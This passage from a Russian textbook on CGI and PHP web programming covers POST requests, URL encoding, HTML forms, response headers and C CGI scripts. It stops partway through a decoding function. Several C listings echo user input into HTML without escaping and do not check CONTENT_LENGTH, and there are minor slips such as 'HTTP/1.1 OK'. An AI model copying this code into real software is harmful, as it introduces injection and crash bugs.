С помощью заголовков реализуются такие механизмы, как контроль кодировок, Cookies, метод `POST` и т. д. Если же сервер не понимает какого-то заголовка, он его

либо пропускает, либо жалуется отправителю (в зависимости от воли администратора, который настраивал сервер).

Метод *POST*

Мы подошли к сути метода `POST`. А что, если мы в предыдущем примере зададим вместо `GET` слово `POST` и после последнего заголовка (маркера `\n\n`) начнем передавать какие-то данные? В этом случае сервер их воспримет и также передаст сценарию. Только нужно не забыть проставить заголовок `Content-length` в соответствии с размером данных, например:

```
POST /script.cgi HTTP/1.0\n
Content-length: 5\n
\n
Test!
```

Сервер начнет обработку запроса, не дожидаясь передачи данных после маркера конца заголовков. Иными словами, сценарий запустится сразу же после отправки `\n\n`, а уж ждать или не ждать, пока придет строка `Test!` длиной 5 байтов — его дело.

Последнее означает, что сервер никак не интерпретирует POST-данные (точно так же, как он не интерпретирует некоторые заголовки), а пересылает их непосредственно сценарию. Но как же сценарий узнает, когда данные кончаются, т. е. когда ему прекращать чтение информации, поступившей от браузера? В этом ему поможет переменная окружения `Content-Length`, и именно на нее следует ориентироваться. Чуть позже мы рассмотрим этот механизм подробнее.

Зачем нужен метод `POST`? В основном для того, чтобы передавать большие объемы данных. Например, при загрузке файлов через Web (*см. ниже*) или при обработке больших форм. Кроме того, метод `POST` часто используют для эстетических целей: дело в том, что при применении `GET`, как вы, наверное, уже заметили, URL сценария становится довольно длинным и неизящным, а POST-запрос оставляет URL без изменения.

Кодировки и форматы данных

Ранее упоминалось, что и в методе `GET`, и в методе `POST` данные доставляются в URL-кодированном виде. Что это значит?

Уж не знаю, откуда взялась эта дурная традиция (может, из стремления сохранить совместимость с древними программами, которыми вот уже лет 20 никто не пользуется), но почему-то все Интернет-сервисы — начиная от E-mail и заканчивая Web — как-то очень "не любят" байты со значениями, превышающими 127. Поэтому применяется изощренный способ перекодировки, который все символы в диапазонах 0 .. 32 и 128 .. 256 представляет в URL-кодированном виде. Например, если нам нужно закодировать символ с шестнадцатеричным кодом `9E`,

это будет выглядеть так: %9E. Помимо этого, пробел представляется символом плюс (+). Так что будьте готовы к тому, что вашим сценариям будут передаваться данные именно в таком виде.
В частности, все буквы кириллицы преобразуются в подобную абракадабру (соответственно, размер данных увеличивается примерно в 3 раза!). Поэтому программы должны всегда быть готовы перекодировать информацию туда-сюда-обратно.

Но это только пол-беды. Дело в том, что существует еще такая неприятная проблема, как кодировки символов кириллицы. И неприятно не столько то, что они существуют, сколько то, что они все не подчиняются никакому единому логическому правилу, в отличие он ASCII. Если при этом текст, который пришел, допустим, в кодировке KOI-8-R, просматривают в WIN-кодировке, получается редкостная путаница.

Казалось бы, чего сложного — выполнить автоматическое перекодирование в читабельный вид полученного текста (кстати говоря, относительно часто этот текст даже снабжен указанием, в какой же он кодировке). Однако, насмотревшись на разнообразные программные продукты, складывается такое впечатление, что эта проблема сложнее, чем создание искусственного интеллекта! А дело все в том, что "интеллектуальные" серверы вместо того, чтобы присылать и принимать текст всегда в фиксированной кодировке и переложить эту проблему на плечи браузеров, зачем-то сами занимаются перекодировкой. И браузеры в своем большинстве — тоже. Так что иногда бывает, что текст приходит "зашифрованным" с помощью каких-то двух экзотических кодировок, что окончательно его портит.

Замечание

Существуют даже специальные программы, которые пытаются раскодировать текст, который по ошибке был преобразован несколько раз и потому приобрел нечитаемый вид. Одна из них — почтовый декодер Лебедева, работающий в online-режиме. Само наличие таких программ красноречиво свидетельствует, как далеко все зашло в вопросе о статусе русских кодировок.

Что может быть глупее? А все по той причине, что нет строгого стандарта на кириллицу и что, якобы, где-то в мире существуют браузеры, которые не умеют перекодировать информацию. Скажите на милость, зачем они тогда вообще нужны, если не умеют делать даже такой простой вещи, как табличные преобразования? Или это сделано для тех, кто читает Web-страницы не через браузер, а по telnet'у? И почему же из-за жалкой горстки пользователей должна страдать остальная часть населения страны?

Ну ладно-ладно, я уже успокоился. Прошу прощения, что влез на стол и кричал. Давайте продолжим.

Что такое формы и для чего они нужны

Итак, мы знаем, что наиболее распространенными методами передачи данных между браузером и сценарием являются `GET` и `POST`. Однако вручную задавать строки параметров для сценариев и к тому же URL-кодировать их, согласитесь, довольно утомительно. Давайте посмотрим, что же язык HTML предлагает нам для облегчения жизни.

Сначала рассмотрим метод `GET`. Даже программисту довольно утомительно набирать параметры в URL вручную. Всякие там `?`, `&`, `%`... Представьте себе пользователя, которого принуждают это делать. К счастью, существуют удобные возможности языка HTML, которые, конечно, поддерживаются браузерами. И хотя я уже замечал, что в этой книге будет лишь немного рассказано о HTML, о *формах* мы поговорим очень подробно.

Итак, пусть у нас на сервере в корневом каталоге размещен файл сценария `script.cgi` (наверное, вы уже заметили, что расширение cgi принято присваивать CGI-сценариям, хотя, как уже упоминалось, никто не мешает вам использовать любое другое слово). Этот сценарий распознает 2 параметра: `name` и `age`. Где эти параметры задаются, мы пока не решили. При переходе по адресу `http://www.somehost.com/script.cgi` он должен отработать и вывести следующую HTML-страницу:

```
<html><body>
Привет, name! Я знаю, Вам age лет!
</body></html>
```

Разумеется, при генерации страницы нужно `name` и `age` заменить на соответствующие значения, переданные в параметрах.

Передача параметров "вручную"

Давайте будем включать параметры прямо в URL, в строку параметров. Таким образом, если запустить в браузере

```
http://www.somehost.com/script.cgi?name=Vasya&age=20
```

мы получим страницу с нужным результатом:

```
<html><body>
Привет, Vasya! Я знаю, Вам 20 лет!
</body></html>
```

Заметьте, что мы разделяем параметры символом `&`, а также используем знак равенства =. Это неспроста. Сейчас мы обсудим, почему.

Использование формы

Как теперь нам сделать, чтобы пользователь мог в удобной форме ввести свое имя и возраст? Очевидно, нам придется создать что-то вроде диалогового окна Windows, только в браузере. Итак, нам понадобится обычный HTML-документ (например, с именем form.html и расположенный в корневом каталоге) с элементами этого диалога — полями ввода текста и кнопкой, при нажатии на которую запустится наш сценарий. Текст этого документа приведен в листинге 2.1.

Листинг 2.1. Документ /form.html с формой

```
<html><body>
<form action=script.cgi method=GET>
Введите имя:
<input type=text name="name" value="Неизвестный"><br>
Введите возраст:
<input type=text name="age" value="неопределенный"><br>
<input type=submit value="Нажмите кнопку!">
</body></html>
```

Замечание

Вы можете заметить, что некоторые атрибуты тэгов я написал в кавычках (например, `name="age"`), а некоторые — нет. Как показывает практика, везде, где это не конфликтует с синтаксисом HTML (то есть, в текстах, в которых нет пробелов и букв кириллицы), можно кавычки опускать. Мне лично нравится заключать значения полей `name` и `value` в кавычки, а остальные — писать без них. Правда, стандарт на язык HTML это не допускает (он требует обязательного наличия кавычек), но большинство браузеров относится к этому весьма и весьма лояльно.

Загрузим наш документ в браузер. Получим примерно следующее:




Рис. 2.1. HTML-форма

Теперь, если занести в поле `name` свое имя, а в поле для возраста — возраст и нажать кнопку **Нажмите кнопку!**, браузер обратится к сценарию по URL, указанному в атрибуте `action` тэга `<form>` формы:

```
http://www.somehost.com/script.cgi
```

Он передаст через `?` все параметры, которые помещены внутрь тэгов `input` в форме, отделяя их амперсандом (`&`). Имена полей и их значения будут разделены знаком =. Теперь вы понимаете, почему мы с самого начала использовали эти символы?

Итак, реальный URL, который будет сформирован браузером при старте сценария, будет таким (учитывая, что на странице был пользователь по имени Vasya и ему 20 лет):

```
http://www.somehost.com/script.cgi?name=Vasya&age=20
```

Самое, пожалуй, полезное, что можно вынести из рассмотренного примера, — то, что все URL-перекодирования и преобразования осуществляются браузером автоматически. То есть, пользователю теперь совершенно не нужно об этом задумываться и ломать голову над путаницей шестнадцатеричных кодов и управляющих символов.

Абсолютный и относительный путь к сценарию

Обратим внимание на поле `action` тэга `<form>`. Поскольку он не предваряется слэшем (/), то представляет собой относительный путь к сценарию. То есть браузер при анализе тэга попытается выдать запрос на запуск сценария, имеющего имя `script.cgi` и расположенного в том же самом каталоге, что и форма (точнее, HTML-документ с формой).

Замечание

Как вы, наверное, догадались, термин "каталог" здесь весьма условен. На самом-то деле имеется в виду не реальный каталог на сервере (о котором браузер, кстати, ничего не знает), а часть URL, предшествующая последнему символу / в полном URL файла с формой. В нашем случае это просто `http://www.somehost.com`. Заметьте, что здесь учитывается имя хоста. Как видим, все это мало похоже на обычную файловую спецификацию.

Однако можно указать и абсолютный путь, как на текущем, так и на другом хосте. В первом случае параметр `action` будет выглядеть примерно следующим образом:

```
<form action="/some/path/script.cgi">
```

Браузер определит, что это абсолютный путь в пределах текущего хоста (точнее, хоста, на котором расположен документ с формой) по наличию символа / впереди пути. Рекомендуется везде, где только возможно, пользоваться таким определением пути, всячески избегая указания абсолютного URL с именем хоста — конечно, за исключением тех ситуаций, когда ресурс размещен сразу на нескольких хостах (такое тоже иногда встречается).

Во втором случае получится приблизительно следующее:

```
<form action="http://www.other.com/any/script.cgi">
```

Еще раз обратите внимание на то, что браузеру совершенно все равно, где находится запускаемый сценарий — на том же хосте, что и форма, или нет. Это позволяет создавать сайты, расположенные на нескольких хостах, "прозрачно" для их посетителей. Вся идеология сети Интернет и службы World Wide Web построена на этой идее — возможности свободного перемещения (и ее легкости) по гиперссылкам, где бы ни находился сервер, на который они указывают.

Метод *POST* и формы

Что же теперь нужно сделать, чтобы послать данные не методом `GET`, а методом `POST`? Нетрудно догадаться: достаточно вместо `method=GET` указать `method=POST`. Больше ничего менять не надо.

Замечание

Если не задать параметра `action` в тэге `<form>` вообще, то по умолчанию подразумевается метод `GET`.

Таким образом, мы можем теперь вообще не нагружать пользователя такой информацией, как имя сценария, его параметры и т. д. Он всегда будет иметь дело только с полями ввода текста, переключателями и кнопками формы, а также с гиперссылками.

Однако в рассмотренной схеме не все гладко с точки зрения простоты: сценарий один, а файла-то два (документ с формой и файл сценария). Есть простое обходное

решение этой проблемы, которое рекомендуется применять всюду, где это только возможно: пусть сценарий в первую очередь проверяет, запущен ли он с параметрами или без них. Если параметров нет, то сценарий выдает пользователю HTML-документ с формой, в противном случае — результаты работы. Это удобно еще и потому, что, возможно, вы захотите, чтобы пользователь обязательно ввел свое имя. То есть, если он забудет это сделать, ему будет выдана все та же форма с сообщением напротив поля ввода для имени: "Извините, но Вы забыли ввести свое имя. Попробуйте еще, вдруг на этот раз получится?". А в следующей главе мы попутно рассмотрим, как проще всего определить, был запущен сценарий по нажатии кнопки или же просто набором его URL в браузере.

Замечание

Приведенная схема минимизации количества документов стандартна и весьма универсальна (ее применют 99% сценариев, которые можно найти в Интернете). Она еще и удобна для пользователя, потому что не создает "мертвых" ссылок (любой URL сценария, который он наберет, пусть даже и без параметров, будет корректным). Однако программирование этой схемы на Си (и на некоторых других языках) вызывает определенные проблемы. Язык PHP таких проблем лишен.

Глава 3

CGI изнутри

До сих пор мы рассматривали лишь теоретические аспекты CGI. Мы знаем в общих чертах, как и что передается пользователю сервером и наоборот. Однако как же все-таки должна быть устроена CGI-программа (CGI-сценарий), чтобы работать с этой информацией? Откуда она ее вообще получает и куда должна выводить, чтобы переслать текст пользователю?

И это только небольшая часть вопросов, которые пока остаются открытыми. В этой главе я постараюсь вкратце описать, как же должны на самом деле быть устроены внутри CGI-сценарии. На мой взгляд, каждый программист обязан хотя бы в общих чертах знать, как работает то, что он использует — будь то операционная система (ОС) или удобный язык-интерпретатор для написания CGI-сценариев (каким является PHP). А значит, речь пойдет о программировании на Си. Я выбрал Си, т. к. это одно из самых лучших и лаконичных средств; кроме того, именно на Си чаще всего пишут те сценарии, которым требуется максимально критичное быстродействие (базы данных, поисковые системы, системы почтовой рассылки с сотнями тысяч пользователей и др.). В пользу этого языка говорит также и то, что его компиляторы можно встретить практически в любой сколько-нибудь серьезной ОС.

Тем не менее, вы не найдете в этой главе ни одной серьезной законченной программы на Си (за исключением разве что самой простой, типа "Hello, world!"). Несмотря на это, я попытаюсь описать практически все, что может понадобиться при программировании сценариев на Си (кроме работы с сокетами, — это тема для отдельной книги, да и, пожалуй, лишь косвенно примыкает к Web-программированию). По возможности я не буду привязываться к специфике конкретной ОС, ведь для CGI существует стандарт, независимый от операционной системы, на которой будет выполняться сценарий. Вооружившись материалом этой главы, можно написать самые разнообразные сценарии — от простых до самых сложных (правда, для последних потребуется также недюжинная сноровка).

И все-таки, моя цель — набросать общими мазками, как неудобно (повторюсь — именно неудобно!) программировать сценарии на языках, обычных для прикладного программиста (в том числе на Си и Си++). Как только вы проникнетесь этой идеей, мы плавно и не торопясь двинемся в мир PHP, где предусмотрены практически все удобства, так необходимые серьезному языку программирования сценариев.

Если вы не знакомы с языком Си, не отчаивайтесь. Все примеры хорошо комментированы, а сложные участки не нуждаются в непременном понимании "с первого про-

чтения". Еще раз оговорюсь, что материал этой и следующей глав предназначен для того, чтобы вы получили приблизительное представление о том, как же устроен протокол HTTP и как программы взаимодействуют с его помощью. Думаю, что без этих знаний невозможна никакая профессиональная работа на поприще Web-программирования. Так что не особенно расстраивайтесь, если вы совсем не знаете Си — ведь эта глава содержит гораздо больше, нежели просто описание набора Си-функций. В ней представлен материал, являющийся связующим звеном между CGI и HTML, детально описываются тэги форм и их наиболее полезные атрибуты, приемы создания запросов и многое другое. Все это, безусловно, понадобится нам и при программировании на PHP.

В то же время, изучая приведенные в этой главе примеры, вы можете и не проверять их на практике (особенно если у вас еще нет работающего Web-сервера), т. к. они (как это ни парадоксально звучит) предназначены лишь для теоретических целей. Сам не знаю, как это получилось, но, в конце концов, мне это нравится. Вам, надеюсь, понравится тоже…

Передача документа пользователю

Вначале рассмотрим более простой вопрос: как программа посылает свой ответ (то есть документ) пользователю.

А сделано это просто и логично (а главное, универсально и переносимо между операционными системами): сценарий просто помещает документ в *стандартный поток вывода* (на Си он называется `stdout`), который находится под контролем программного обеспечения сервера. Иными словами, программа работает так, как будто нет никакого пользователя, а нужно вывести текст прямо на "экран". (Это она так думает, на самом деле выводимая информация будет перенаправлена сервером в браузер пользователя. Ясно, что у сценария никакого "экрана" нет и быть не может.)

Ответ программы, как и запрос пользователя, должен состоять из заголовков. Иными словами, мы не можем просто направить документ в стандартный поток вывода: нам сначала нужно по крайней мере указать, в каком формате информация должна быть передана пользователю. Действительно, представьте, что произойдет, если браузер попытается отобразить GIF-рисунок в текстовом виде? В худшем случае вашим пользователям придется всю жизнь лечиться от заикания — особенно если до этого их просили ввести номер кредитной карточки.…

Заголовки ответа

Заголовки ответа должны следовать точно в таком же формате, как и заголовки запроса, рассмотренные нами в предыдущей главе. А именно, это набор строк (завершающийся пустой строкой), каждая из которых представляет собой имя заголовка и

его значение, разделенные двоеточием. Наличие пустого заголовка в конце также можно интерпретировать как два стоящих подряд обозначения `\n\n`. Затем, как обычно, могут следовать данные ответа, которые и являются документом, который будет отображен браузером.

Заголовок кода ответа

Однако здесь все же имеется одно отличие от формата, который используется в заголовках запроса. Дело в том, что первый заголовок ответа обязан иметь слегка специфичный вид — в нем не должно быть двоеточия. Он задает так называемый *код ответа сервера* и выглядит, например, так:

```
HTTP/1.1 OK
```

или так:

```
HTTP/1.1 404 File Not Found
```

В первом примере заголовок говорит браузеру, что все в порядке и дальше следует некоторый документ. Во втором примере сообщается, что затребованный файл не был найден на сервере. Конечно, существует еще множество других кодов ошибок, но для нас они не представляют особого интереса, и вот почему.

Чаще всего (за исключением редких случаев) браузеры не обращают особого внимания на заголовок кода ответа, а просто выводят следующий за ним документ. Кроме того, такой заголовок формируется сервером, а в сценарии мы никак не можем его изменить (правда, есть специальный заголовок `Status`, но мы не будем здесь о нем говорить). Поэтому я и не рассматриваю подробно этот вопрос в данной книге.

Вот другие наиболее распространенные заголовки ответа.

Content-type

- Формат: `Content-type: mime_тип; charset=koi8-r`

Задает тип документа и его кодировку. Параметр `charset` задает кодировку документа (в нашем примере это `KOI8-R`). Поле `mime_тип` определяет тип информации, которую содержит документ:

- `text/html` — HTML-документ;
- `text/plain` — простой текстовый файл;
- `image/gif` — GIF-изображение;
- `image/jpeg` — JPG-изображение;
- еще несколько десятков других типов.

Pragma

Формат: `Pragma: no-cache`

Запрещает кэширование документа браузером, так что при повторном визите на страницу браузер гарантированно загрузит ее снова, а не извлечет из своего кэша. Это может быть полезно, если страница содержит, например, динамический счетчик посещений.

Заголовок `Pragma` используется также и для других целей (и соответственно, после двоеточия находятся другие значения строки), но мы не будем их здесь рассматривать.

Location

Формат: `Location: http://www.otherhost.com/somepage.html`

Этот заголовок особенный и определяет, что браузер пользователя должен немедленно перейти по указанному адресу, не дожидаясь тела документа ответа (как будто бы пользователь сам набрал в адресной строке нужный URL). Так что, очевидно, если вы собираетесь использовать заголовок `Location`, то никакого документа выводить не надо.

Замечание

Рекомендуется всегда указывать в заголовке `Location` абсолютный путь вместе с именем хоста, а не относительный. Дело в том, что, как показывает практика, не все браузеры правильно реагируют на относительные пути и вытворяют все, что им заблагорассудится.

Внимание

В браузере Netscape имеется ошибка, проявляющаяся, когда сценарий выводит заголовок `Location` с указанием перейти на собственный URL (то есть, сам на себя, для этого даже придуман специальный термин — *self-redirect*). Такое решение не так бесполезно, как кажется, и используется, например, в гостевых книгах. В этом случае Netscape прекрасно принимает ответ сценария, но затем почему-то сообщает о том, что "документ не содержит данных". Как решить указанную проблему, *см. в части V* книги.

Set-cookie

Формат: `Set-cookie: параметры_cookie`

Устанавливает Cookie в браузер пользователя. Позже в этой главе мы рассмотрим подробнее, что такое Cookies и как с ними работать.

Date

Формат: `Date: Sat, 08 Jan 2000 11:56:26 GMT`

Указывает браузеру дату отправки документа.

Server

Формат: `Server: Apache/1.3.9 (Unix) PHP/3.0.12`

Устанавливается сервером и указывает браузеру тип сервера и другую информацию о серверном программном обеспечении.

Пример CGI-сценария

Настало время привести небольшой сценарий на Си, который иллюстрирует некоторые возможности, которые были описаны выше (листинг 3.1).

Листинг 3.1. Простейший сценарий script.c

```
#include <time.h>   // Нужна для инициализации функции rand()
#include <stdio.h>  // Включаем поддержку функций ввода/вывода
#include <stdlib.h> // А это — для поддержки функции rand()

// Главная функция. Именно она и запускается при старте сценария.
void main(void) {
  // инициализируем генератор случайных чисел
  int Num; time_t t; srand(time(&t));
  // в Num записывается случайное число от 0 до 9
  Num = rand()%10;
  // далее выводим заголовки ответа. Тип — html-документ
  printf("Content-type: text/html\n");
  // запрет кэширования
  printf("Pragma: no-cache\n");
  // пустой заголовок
  printf("\n");
  // выводим текст документа — его мы увидим в браузере
  printf("<html><body>");
  printf("<h1>Здравствуйте!</h1>");
  printf("Случайное число в диапазоне 0-9: %d",Num);
  printf("</body></html>");
}
```

Исходный текст можно откомпилировать и поместить в каталог с CGI-сценариями на сервере. Обычно стараются все сценарии хранить в одном месте — в каталоге `cgi-bin`, у которого имеется разрешение на выполнение всех файлов внутри него. Правда, это правило не является обязательным — конечно же, можно разместить файлы сценария где душе угодно (не забыв проставить соответствующие права на каталог в на-

стройках сервера). На мой взгляд, логично хранить файлы сценариев там, где это наиболее вам удобно, а не пользоваться общепринятыми штампами. Теперь наберем в адресной строке браузера:

```
http://www.myhost.com/cgi-bin/script.cgi
```

Мы получим нашу HTML-страницу. Заметьте, что при нажатии **Reload** (а также при повторном посещении страницы) браузер перезагрузит страницу целиком, а не возьмет ее копию из своего кэша (это можно видеть по постоянно изменяющемуся случайному числу или по лампочкам модема). Мы добились такого результата благодаря заголовку

```
Pragma: no-cache
```

Давайте теперь посмотрим, что нужно изменить в нашем сценарии, чтобы его вывод представлял из себя с точки зрения браузера не HTML-документ, а рисунок. Пусть нам нужен сценарий, который бы передавал пользователю какой-то GIF-рисунок (например, выбираемый случайным образом из некоторого списка). Делается это абсолютно аналогично: выводим заголовок

```
Content-type: image/gif
```

Затем копируем один-в-один нужный нам GIF-файл в стандартный поток вывода (лучше всего — функцией `fwrite`, т. к. иначе могут возникнуть проблемы с "бинарностью" GIF-рисунка). Теперь можно использовать этот сценарий даже в таком контексте:

```
... какой-то текст страницы ...
<img src=http://www.myhost.com/cgi-bin/script.cgi>
... продолжение страницы ...
```

В результате таких действий в нашу страницу будет подставляться каждый раз случайное изображение, генерируемое сценарием. Разумеется, чтобы избежать неприятностей с кэшированием, которое особенно интенсивно применяется браузерами по отношению к картинкам, мы должны его запретить выводом соответствующего заголовка. Именно так устроены графические счетчики, столь распространенные в Интернете.

Еще раз обращаю ваше внимание на такой момент: CGI-сценарии могут использоваться не только для вывода HTML-информации, но и для любого другого ее типа — начиная с графики и заканчивая звуковыми MIDI-файлами. Тип документа задается в единственном месте — заголовке `Content-type`. Не забывайте добавлять этот заголовок, в противном случае пользователю будет отображена стандартная страница сервера с сообщением о 500-й ошибке (для сервера Apache), из которой он вряд ли что поймет.

Передача информации CGI-сценарию

Проблема приема параметров, заданных пользователем (с точки зрения сценария — все равно, через форму или вручную), несколько сложнее. Мы уже частично затрагивали ее и знаем, что основная информация приходит через заголовки, а также (при использовании метода `POST`) после всех заголовков. Рассмотрим эти вопросы подробнее.

Переменные окружения

Непосредственно перед запуском сценария сервер передает ему некие *переменные окружения* с информацией. В определенных переменных содержатся некоторые заголовки, но, как уже говорилось, не все (получить все заголовки нельзя). Вот список наиболее важных переменных окружения (большинство из них мы уже рассматривали, но сейчас будет полезно повториться и систематизировать весь наш список именно с точки зрения программиста).

HTTP_ACCEPT

В этой переменной перечислены все (во всяком случае, так говорится в документации) MIME-типы данных, которые могут быть восприняты браузером. Как мы уже замечали, современные браузеры частенько ленятся и передают строку `*/*`, что означает, что они якобы понимают любой тип.

HTTP_REFERER

Задает имя документа, в котором находится форма, запустившая CGI-сценарий. Эту переменную окружения можно задействовать, например, для того, чтобы отслеживать перемещение пользователя по вашему сайту (а потом, например, где-нибудь распечатывать статистику самых популярных маршрутов).

HTTP_USER_AGENT

Идентифицирует браузер пользователя. Если в данной переменной окружения присутствует подстрока `MSIE`, то это — Internet Explorer, в противном случае, если в наличии лишь слово `Mozilla`, — Netscape.

HTTP_HOST

Доменное имя Web-сервера, на котором запустился сценарий. Эту переменную окружения довольно удобно использовать, например, для генерации полного пути, который требуется в заголовке `Location`, чтобы не привязываться к конкретному серверу

(вообще говоря, чем меньше сценарий задействует "зашитую" в него информацию об имени сервера, на котором он запущен, тем лучше — в идеале ее не должно быть вовсе).

SERVER_PORT

Порт сервера (обычно 80), к которому обратился браузер пользователя. Также может привлекаться для генерации параметра заголовка `Location`.

REMOTE_ADDR

Эта переменная окружения задает IP-адрес (или доменное имя) узла пользователя, на котором был запущен браузер.

REMOTE_PORT

Порт, который закрепляется за браузером пользователя для получения ответа сервера.

SCRIPT_NAME

Виртуальное имя выполняющегося сценария (то есть часть URL после имени сервера, но до символа `?`). Эту переменную окружения, опять же, очень удобно брать на вооружение при формировании заголовка `Location` при переадресации на себя (self-redirect), а также при проставлении значения атрибута `action` тэга `<form>` на странице, которую выдает сценарий при запуске без параметров (для того чтобы не привязываться к конкретному имени сценария).

REQUEST_METHOD

Метод, который применяет пользователь при передаче данных (мы рассматриваем только `GET` и `POST`, хотя существуют и другие методы). Надо заметить, что грамотно составленный сценарий должен сам определять на основе этой переменной, какой метод задействует пользователь, и принимать данные из соответствующего источника, а не рассчитывать, что передача будет осуществляться, например, только методом `POST`. Впрочем, все PHP-сценарии так и устроены.

QUERY_STRING

Параметры, которые в URL указаны после вопросительного знака. Напомню, что они доступны как при методе `GET`, так и при методе `POST` (если в последнем случае они были определены в атрибуте `action` тэга `<form>`).

CONTENT_LENGTH

Количество байтов данных, присланных пользователем. Эту переменную необходимо анализировать, если вы занимаетесь приемом и обработкой POST-формы.

Передача параметров методом *GET*

Тут все просто. Все параметры передаются единой строкой (а именно, точно такой же, какая была задана в URL после `?`) в переменной `QUERY_STRING`. Единственная проблема — то, что все данные поступят URL-кодированными. Так что нам понадобится функция декодирования. Но это отдельная тема, пока мы не будем ее касаться.

Для того чтобы узнать значения полученных переменных в Си, нужно воспользоваться функцией `getenv()`. Вот пример сценария на Си, который это обеспечивает.

Листинг 3.2. Работа с переменными окружения

```
#include <stdio.h>  // Включаем функции ввода/вывода
#include <stdlib.h> // Включаем функцию getenv()

void main(void) {
// получаем значение переменной окружения REMOTE_ADDR
  char *RemoteAddr = getenv("REMOTE_ADDR");
// ... и еще QUERY_STRING
  char *QueryString = getenv("QUERY_STRING");
// печатаем заголовок
  printf("Content-type: text/html\n\n");
// печатаем документ
  printf("<html><body>");
  printf("<h1>Здравствуйте. Мы знаем о вас все!</h1>");
  printf("Ваш IP-адрес: %s<br>",RemoteAddr);
  printf("Вот параметры, которые Вы указали: %s",QueryString);
  printf("</body></html>");
}
```

Откомпилируем сценарий и поместим его в "CGI-каталог". Теперь в адресной строке введем:

```
http://www.myhost.com/cgi-bin/script.cgi?a=1&b=2
```

Мы получим примерно такой документ:

```
Здравствуйте. Мы знаем о Вас все!
Ваш IP-адрес: 192.232.01.23
Вот параметры, которые Вы указали: a=1&b=2
```

Передача параметров методом *POST*

В отличие от метода GET, здесь параметры передаются сценарию не через переменные окружения, а через *стандартный поток ввода* (в Си он называется stdin). То есть программа должна работать так, будто никакого сервера не существует, а она читает данные, которые вводит пользователь с клавиатуры. (Конечно, на самом деле никакой клавиатуры нет и быть не может, а заправляет всем сервер, который "изображает из себя" клавиатуру.)

Внимание

Следует заметить очень важную деталь: то, что был использован метод POST, вовсе не означает, что не был применен также и метод GET. Иными словами, метод POST подразумевает также возможность передачи данных через URL-строку. Эти данные будут, как обычно, помещены в переменную окружения QUERY_STRING.

Но как же узнать, сколько именно данных переслал пользователь методом POST? До каких пор нам читать входной поток? Для этого служит переменная окружения CONTENT_LENGTH, в которой хранится строка с десятичным представлением числа переданных байтов данных (разумеется, перед использованием ее надо перевести в обычное число).

Модифицируем предыдущий пример так, чтобы он принимал POST-данные, а также выводил и GET-информацию, если она задана:

Листинг 3.3. Получение данных POST

```
#include <stdio.h>
#include <stdlib.h>

void main(void) {
// извлекаем значения переменных окружения
  char *RemoteAddr = getenv("REMOTE_ADDR");
  char *ContentLength = getenv("CONTENT_LENGTH");
  char *QueryString = getenv("QUERY_STRING");
// вычисляем длину данных — переводим строку в число
  int NumBytes = atoi(ContentLength);
// выделяем в свободной памяти буфер нужного размера
  char *Data = (char *)malloc(NumBytes + 1);
// читаем данные из стандартного потока ввода
  fread(Data, 1, NumBytes, stdin);
// добавляем нулевой код в конец строки
// (в Си нулевой код сигнализирует о конце строки)
  Data[NumBytes] = 0;
```

```
// выводим заголовок
  printf("Content-type: text/html\n\n");
// выводим документ
  printf("<html><body>");
  printf("<h1>Здравствуйте. Мы знаем о вас все!</h1>");
  printf("Ваш IP-адрес: %s<br>",RemoteAddr);
  printf("Количество байтов данных: %d<br>",NumBytes);
  printf("Вот параметры, которые Вы указали: %s<br>",Data);
  printf("А вот то, что мы получили через URL: %s",
    QueryString);
  printf("</body></html>");
}
```

Транслируем этот сценарий и запишем то, что получилось, под именем `script.cgi` в каталог, видимый извне как `/cgi-bin/`. Откроем в браузере следующий HTML-файл с формой:

Листинг 3.4. POST-форма

```
<html><body>
<form action=/cgi-bin/script.cgi?param=value method=post>
Name1: <input type=text name="name1"><br>
Name2: <input type=text name="name2"><br>
<input type=submit value="Запустить сценарий!">
</form>
</body></html>
```

Теперь, если набрать в полях ввода какой-нибудь текст и нажать кнопку, получим HTML-страницу, сгенерированную сценарием, например, следующего содержания:

```
Здравствуйте. Мы знаем о вас все!
Ваш IP-адрес: 136.234.54.2
Количество байтов данных: 23
Вот параметры, которые Вы указали: name1=Vasya&name2=Petya
А вот то, что мы получили через URL: param=value
```

Как можно заметить, обработка метода `POST` устроена сложнее, чем `GET`. Тем не менее, метод `POST` используется чаще, особенно если нужно передавать большие объемы данных или "закачивать" файл на сервер (эта возможность также поддерживается протоколом HTTP и HTML).

Расшифровка URL-кодированных данных

Если бы в предыдущем примере мы ввели параметры, содержащие, например, буквы кириллицы, то сценарию они бы поступили не в "нормальном" виде, а в URL-закодированном. Пожалуй, ни один сценарий не обходится без функции расшифровки URL-кодированных данных. И это совсем не удивительно. Радует только то, что такую функцию нужно написать один раз, а дальше можно пользоваться ей по мере необходимости.

Как уже упоминалось, кодирование заключается в том, что некоторые неалфавитно-цифровые символы (в том числе и "русские" буквы, которые тоже считаются неалфавитными) преобразуются в форму `%XX`, где `XX` — код символа в шестнадцатеричной системе счисления. Далее представлена функция на Си, которая умеет декодировать подобные данные и приводить их к нормальному представлению.

Замечание

Мы не можем сначала все данные (например, полученные из стандартного потока ввода) декодировать, а уж потом работать с ними (в частности, разбивать по месту вхождения символов `&` и `=`). Действительно, вдруг после перекодировки появятся символы `&` и `=`, которые могут быть введены пользователем? Как мы тогда узнаем, разделяют ли они параметры или просто набраны с клавиатуры? Очевидно, никак. Поэтому такой способ нам не подходит, и придется работать с каждым значением отдельно, уже после разделения строки на части.

Итак, приходим к следующему алгоритму: сначала разбиваем строку параметров на блоки (`параметр=значение`), затем из каждого блока выделяем имя параметра и его значение (обособленные символом `=`), а уж потом для них вызываем функцию перекодировки, приведенную ниже:

Листинг 3.5. Функция URL-декодирования

```
// Функция преобразует строку данных st в нормальное представление.
// Результат помещается в ту же строку, что была передана в параметрах.
void UrlDecode(char *st) {
  char *p=st;  // указывает на текущий символ строки
  char hex[3]; // временный буфер для хранения %XX
  int code;    // преобразованный код
  // запускаем цикл, пока не кончится строка (то есть, пока не
  // появится символ с кодом 0, см. ниже)
  do {
    // Если это %-код ...
    if(*st == '%') { // тогда копируем его во временный буфер
